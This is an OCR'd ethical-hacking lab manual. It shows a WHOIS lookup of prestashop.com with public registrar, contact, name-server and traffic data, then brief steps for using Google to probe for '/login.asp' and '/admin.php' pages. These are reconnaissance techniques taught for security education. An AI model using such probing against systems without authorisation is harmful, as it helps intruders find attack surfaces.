INDEX


Subject: Ethical Hacking

PRACTICAL NO.1


AIM : Practical to use Who.is website for Reconnaisance.

Using who.is


Step1: Open the WHO.is website


Inbox (11,028) - ajeetsngh
WHOIS Search, Domain N
who.is
Premium Domains
Transfer
Features
Log In
Sign Up
who.is
WHOIS Search, Domain Name, Website, and IP Tools
Search Domain name or IP address
Your IP address is 203.194.98.237
Get started on your website today
Choose the option below that best describes your website project.
We'll recommend a package of products and services, and then you can fine tune everything.
Choose a bundle to start customizing:
Blog
Personal
Small Business
Corporation
Store
Expert

Step 2: Enter the website name and hit the “Enter button”.


Premium Domains
Transfer
Features
Log In
Sign Up
who.is
WHOIS Search, Domain Name, Website, and IP Tools
www.prestashop.com
Your IP address is 203.194.98.237
Get started on your website today

Step 3: Show you information about www.prestashop.com



Overview for **prestashop.com**:

Registrar Info


Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015


Name Servers

a.ns.mailclub.fr	195.64.164.8
b.ns.mailclub.eu	85.31.196.158
c.ns.mailclub.com	87.255.159.64



Raw Registrar Data

```
Domain Name: PRESTASHOP.COM
Registry Domain ID: 920363578_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.mailclub.net
Registrar URL: http://www.mailclub.fr
Updated Date: 2015-02-24T05:43:34Z
Creation Date: 2007-04-11T08:59:05Z
Registrar Registration Expiration Date: 2016-04-11T08:59:05Z
Registrar: Mailclub SAS
Registrar IANA ID: 1290
Domain Status: clientTransferProhibited
https://icann.org/epp#clientTransferProhibited
Registry Registrant ID:
Registrant Name: NOMS DE DOMAINE Responsable
Registrant Organization: PRESTASHOP
Registrant Street: 12, rue d'Amsterdam
Registrant City: Paris
Registrant State/Province:
Registrant Postal Code: 75009
Registrant Country: FR
Registrant Phone: +33.140183004
Registrant Phone Ext:
Registrant Fax: +33.972111878
Registrant Fax Ext:
Registrant Email: domains@prestashop.com
Registry Admin ID:
Admin Name: NOMS DE DOMAINE Responsable
Admin Organization: PRESTASHOP
Admin Street: 12, rue d'Amsterdam
Admin City: Paris
Admin State/Province:
Admin Postal Code: 75009
Admin Country: FR
Admin Phone: +33.140183004
Admin Phone Ext:
Admin Fax: +33.972111878
Admin Fax Ext:
Admin Email: domains@prestashop.com
Registry Tech ID:
Tech Name: TINE, Charles
Tech Organization: MAILCLUB S.A.S.
Tech Street: Pole Media de la Belle de Mai 37 rue Guibal
Tech City: Marseille
Tech State/Province:
```




Contact Information

Owner Name	PrestaShop SA
Email	**contact**@prestashop.com
Address	6, rue Lacépède PARIS, Ile de France 75005 FRANCE

Content Data

Title	PrestaShop
Description	PrestaShop is an Open-source e-commerce software that you can download and use it for free at prestashop.com.
Speed: Median Load Time	2608
Speed: Percentile	21%
Links In Count	61656



Traffic Data

3 Months


Rank	2557	▼ 48
Reach Rank	2819	▲ 1
Page Views Rank	2480	▼ 12
Reach Per Million	458.00	▼ 0.71%
Page Views Per Million	26.59	▲ 0.9%
Page Views Per User	5.16	▲ 2%

1 Months

Rank	2387	▲ 158
Reach Rank	2661	▲ 167
Page Views Rank	2280	▲ 222
Reach Per Million	490.00	▲ 8%
Page Views Per Million	29.00	▲ 10.1%
Page Views Per User	5.32	▲ 2%

7 Days

Rank	2607	▼ 329
Reach Rank	2929	▼ 348
Page Views Rank	2604	▼ 453
Reach Per Million	460.00	▼ 10.67%
Page Views Per Million	26.10	▼ 16.14%
Page Views Per User	5.10	▼ 6.09%




1 Days

Rank	2480	▲ 911
Reach Rank	2777	▲ 877
Page Views Rank	2444	▲ 1414
Reach Per Million	480.00	▲ 30%
Page Views Per Million	27.60	▲ 50%
Page Views Per User	5.20	▲ 20%

Subdomains

	Reach	Page Views	Page Views Per User
prestashop.com	69.07%	45.39%	3.49
addons.prestashop.com	43.62%	43.93%	5.36
doc.prestashop.com	14.01%	6.23%	2.36
demo.prestashop.com	4.00%	1.44%	1.9
forge.prestashop.com	3.31%	1.41%	2.3
build.prestashop.com	1.36%	0.34%	1.3
mail.prestashop.com	0.53%	0.21%	2.1
help.prestashop.com	0.72%	0.16%	1.2
validator.prestashop.com	0.20%	0.14%	3.7
sandrine.prestashop.com	0.07%	0.14%	11
scm.prestashop.com	0.31%	0.12%	2.0
OTHER		0.49%	



Want this archived information removed?

Old Registrar Info January 28, 2008

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates


Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

Registrar Info September 03, 2015

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited

Important Dates

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015



Name Servers – prestashop.com

Name Server	IP	Location
a.ns.mailclub.fr	195.64.164.8	Marseille, B8, FR
b.ns.mailclub.eu	85.31.196.158	Marseille, B8, FR
c.ns.mailclub.com	87.255.159.64	V�lizy, A8, FR

SOA Record – prestashop.com

Name Server	master.ns.mailclub.fr
Email	**domaines**@mailclub.fr
Serial Number	2012123310
Refresh	8 hours
Retry	4 hours
Expiry	41 days 16 hours
Minimum	9 hours 13 minutes 20 seconds

PRACTICAL NO.2

AIM: Practical to use Google Search Engine for Reconnaisance.

Step 1: Open any browser
Step 2: In Search Section of Google type "websiteurl"/login.asp
Step 3: Also try "URL"/admin.php

